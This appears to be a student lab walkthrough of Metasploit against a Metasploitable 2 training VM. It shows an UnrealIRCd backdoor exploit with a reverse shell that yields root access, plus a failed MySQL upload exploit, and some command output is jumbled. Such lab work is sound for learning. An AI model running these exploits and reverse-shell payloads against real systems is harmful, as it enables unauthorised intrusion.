

To Gain Backdoor access to metasploitable using exploits via msfconsole

1) unreallRCD

Theory :

Disclosed

06/12/2010

Created

05/30/2018


UnrealIRCd is an open-source Internet Relay Chat (IRC) daemon, a server software that facilitates real-time text-based communication over the internet, and is available for both Unix-like systems and Windows.

About the Exploit :

This module exploits a malicious backdoor that was added to the Unreal IRCd 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

Step 1 : Ping both machines to check connectivity


Kali Linux IP : 192.168.1.6



The screenshot shows a Kali Linux virtual machine window titled "KaliRJ [Running] - Oracle VirtualBox". The desktop background features a blue and black abstract design. On the left sidebar, there are icons for "Trash", "File System", and "Home". A terminal window is open in the center, displaying the output of the 'ifconfig' command. The terminal output shows details for the 'eth0' (Ethernet) and 'lo' (Loopback) interfaces, including IP addresses, netmasks, and various statistics.

```
ritesh@vbox: ~  
File Actions Edit View Help  
ritesh@vbox)~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.6 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::a00:27ff:fed4:16a0 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:d4:16:a0 txqueuelen 1000 (Ethernet)  
    RX packets 32314 bytes 38144416 (36.3 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 15591 bytes 3748181 (3.5 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
ritesh@vbox)~  
$
```

Metasploitable IP address : 192.168.1.5




```
Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2f:3c:b1
          inet addr:192.168.1.5  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2f:3cb1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5277 (5.1 KB)  TX bytes:10891 (10.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31749 (31.0 KB)  TX bytes:31749 (31.0 KB)

msfadmin@metasploitable:~$ _
```

Step 2 : Scan using nmap



```
KaliRJ [Running] - Oracle VirtualBox
File Machine View Input Devices Help

ritesh@vbox: ~
File Actions Edit View Help

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 8  bytes 480 (480.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 8  bytes 480 (480.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(ritesh@vbox)-[~]
$ nmap -sV -p 21 192.168.1.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-20 09:10 IST
Nmap scan report for 192.168.1.5
Host is up (0.0019s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

After the scan on port 21 we can see that vsftpd is open.

Similarly we can scan on different ports for different vulnerabilities

```

# Name                               Disclosure Date   Ka
└─(ritesh@vbox)-[~]
$ nmap -p 6667 192.168.1.5 --ircd_3281_backdoor 2010-06-12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-20 09:34 IST
Nmap scan report for 192.168.1.5
Host is up (0.00064s latency).
Interact with a module by name or index. For example info 0, use 0 or
PORT      STATE SERVICE
6667/tcp  open  irc
unix/irc  open  irc/unix/irc/unreal_ircd_3281_backdoor
use exploit(multi/irc/unreal_ircd_3281_backdoor) x set RHOSTS 192.168.1.5
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds

```

Here, unrealircd on port 6667 is open.

Step 3 : Open Metasploit

```

(ritesh@vbox)-[~]
$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

+-----+
| METASPLOIT by Rapid7 |
+-----+
|
|  =c( (o( ( ( )
|      \
|      // RECON
|
|  EXPLOIT
|  [msf >]
|  \
|  \ ( @ ) ( @ ) ( @ ) ( @ ) ( @ ) ( @ ) /
|  *****
|
+-----+
|
|  o o o
|      o o
|      o
|  PAYLOAD
|  ( @ ) ( @ ) " " " * * | ( @ ) ( @ ) * * | ( @ )
|  = = = = =
|
|  \ ' \ \ \ \ ' /
|  ) = (
|  LOOT
|  ( ||
|  ( ||
|  ( ||
|  ||
|  '
|
+-----+

[ metasploit v6.4.18-dev ]
-- [ 2437 exploits - 1255 auxiliary - 429 post ]
-- [ 1471 payloads - 47 encoders - 11 nops ]
-- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```

Step 4 : Search exploit availability in msfconsole

```
msf6 > search unrealircd

Matching Modules
-----
#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No      UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > █
```

Since it is available we will **set** it to the route of this exploit.

Step 5 : Set RHOST (Target machine)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.5
RHOSTS => 192.168.1.5
```

Step 6 : Configure Payload

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Step 7 : Set LHOST (Ourself)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
```

Step 8 : Set LPORT

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
```

Step 9 : Exploit (to gain shell)

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.6:4444
[*] 192.168.1.5:6667 - Connected to 192.168.1.5:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.5:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo iavm43yU58c0Rg8x;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "iavm43yU58c0Rg8x\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.6:4444 → 192.168.1.5:51538) at 2025-03-20 09:22:11 +0530
```

Step 10 : Check Access

```

whoami
root
hostname
metasploitable
id
uid=0(root) gid=0(root)

```

We now have access to the metasploitable machine using **unrealircd** exploit.

2) mySQL

```

msf6 > search mysql
Matching Modules
-----
#  Name
Check Description
-  -
0  exploit/windows/http/advantech_iview_networkservlet_cmd_inject 2022-06-28 excellen
t Yes Advantech iView NetworkServlet Command Injection
1  \_ target: Windows Dropper . .
2  \_ target: Windows Command . .
3  auxiliary/server/capture/mysql . normal
No Authentication Capture: MySQL
4  exploit/windows/http/cayin_xpost_sql_rce 2020-06-04 excellen
t Yes Cayin xPost wayfinder_seqid SQLi to RCE
5  auxiliary/gather/joomla_weblinks_sql 2014-03-02 normal
Yes Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
6  exploit/unix/webapp/kimai_sql 2013-05-21 average
Yes Kimai v0.9.2 'db_restore.php' SQL Injection
7  exploit/linux/http/librenms_collectd_cmd_inject 2019-07-15 excellen
t Yes LibreNMS Collectd Command Injection
8  post/linux/gather/enum_configs . normal
No Linux Gather Configurations
9  post/linux/gather/enum_users_history . normal
No Linux Gather User History
10 exploit/windows/http/moveit_cve_2023_34362 2023-05-31 excellen
t Yes MOVEit SQL Injection vulnerability
11 auxiliary/scanner/mysql/mysql_writable_dirs . normal
No MySQL Directory Write Test
12 auxiliary/scanner/mysql/mysql_file_enum . normal
No MySQL File/Directory Enumerator
13 auxiliary/scanner/mysql/mysql_hashdump . normal
No MySQL Password Hashdump

```



```

[*] Using exploit/windows/mysql/scrutinizer_upload_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set RHOST 192.168.1.5
RHOST => 192.168.1.5
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set RPORT 3306
[*] Unknown datastore option: RPORT. Did you mean LPORT?
RPORT => 3306
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set LPORT 3306
LPORT => 3306
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > set RPORT 3306
RPORT => 3306
msf6 exploit(windows/mysql/scrutinizer_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.6:4444
[*] 192.168.1.5:3306 - Uploading 98509 bytes via MySQL ...

```

```

, "pad_uri_version_count"=>"integer", "pad_method_uri_type"=>["space", "tab", "apache"], "pad_uri_version_type"=>["space", "tab", "apache"], "method_random_valid"=>"bool", "method_random_invalid"=>"bool", "method_random_case"=>"bool", "version_random_valid"=>"bool", "version_random_invalid"=>"bool", "uri_dir_self_reference"=>"bool", "uri_dir_fake_relative"=>"bool", "uri_use_backslashes"=>"bool", "pad_fake_headers"=>"bool", "pad_fake_headers_count"=>"integer", "pad_get_params"=>"bool", "pad_get_params_count"=>"integer", "pad_post_params"=>"bool", "pad_post_params_count"=>"integer", "shuffle_get_params"=>"bool", "shuffle_post_params"=>"bool", "uri_fake_end"=>"bool", "uri_fake_params_start"=>"bool", "header_folding"=>"bool", "chunked_size"=>"integer", "partial"=>"bool"}>
[*] Exploit completed, but no session was created.
msf6 exploit(windows/mysql/scrutinizer_upload_exec) >

```